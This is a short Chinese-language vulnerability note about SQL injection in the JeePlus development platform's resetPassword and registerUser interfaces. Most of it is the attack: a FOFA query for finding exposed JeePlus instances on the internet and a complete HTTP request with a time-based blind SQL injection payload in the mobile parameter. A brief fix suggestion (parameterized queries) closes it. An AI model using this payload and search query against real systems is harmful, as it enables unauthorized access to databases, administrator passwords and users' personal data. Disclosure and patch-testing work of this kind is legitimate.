J4-3Jeeplus-快速开发平台-SQL

漏洞描述：

JeePlus快速开发平台 resetPassword、registerUser等接口处存在SQL注入漏洞，攻击者除了可以利用 SQL 注入漏洞获取数据库中的信息（例如，管理员后台密码、站点的用户个人信息）之外，甚至在高权限的情况可向服务器中写入木马，进一步获取服务器系统权限

网站图片：

网络测绘：

fofa语法：


FOFA：app="JeePlus"

漏洞复现：


payload：

```
GET /a/sys/user/resetPassword?&mobile=13886531445%27+AND+%28SELECT+7508+FROM+%28SELECT%28SLEEP%285%29%29%29SxSX%29--+TwCe HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.0.0 Safari/537.36
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

效果图:
延时5秒



Sqlmap验证



修复建议：

修复JeePlus快速开发平台的`resetPassword`和`registerUser`等接口，采用参数化查询来防止SQL注入，确保数据库信息安全并防止恶意代码的上传和执行。